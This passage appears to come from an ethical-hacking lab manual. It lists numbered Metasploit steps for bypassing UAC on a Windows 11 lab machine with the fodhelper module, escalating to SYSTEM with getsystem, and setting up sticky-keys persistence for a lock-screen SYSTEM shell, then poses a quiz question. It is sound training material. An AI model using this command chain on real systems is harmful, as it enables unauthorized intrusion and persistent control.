
19. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

20. Type **getuid** and press **Enter**, to display current user ID.




21. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
22. Type **background** and press **Enter**, to background the current session.
23. Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.


In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.




24. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
25. Type **set session 1** and press **Enter**.
26. Type **show options** in the meterpreter console and press **Enter**.



27. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
28. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
29. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.



30. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
31. Type **getsystem -t 1** and press **Enter** to elevate privileges.
32. Now, type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.




33. Type **background** and press **Enter** to background the current session.


In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in **Windows 11**.

34. Type **use post/windows/manage/sticky_keys** and press **Enter**.

35. Now type **sessions -i*** and press **Enter** to list the sessions in meterpreter.




36. In the console type **set session 2** to set the privileged session as the current session.
37. In the console type **exploit** and press **Enter**, to begin the exploit.



38. Now click Windows 11 to switch to **Windows 11** machine and sign out from the **Admin** account and sign into **Martin** account using **apple** as password.

39. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift** key **5** times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.

40. In the Command Prompt window, type **whoami** and press **Enter**.



41. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.
42. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.
43. Close all open windows and document all the acquired information.
44. Sign out from **Martin** account and sign into **Admin** account using **Pa$$w0rd** as password.
45. Click Parrot Security to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Question 6.2.1.1

Exploit Sticky keys feature to gain access and to escalate previleges on the Windows 11 machine. Enter the domain of Windows 11 obtained from sysinfo command in meterpreter session.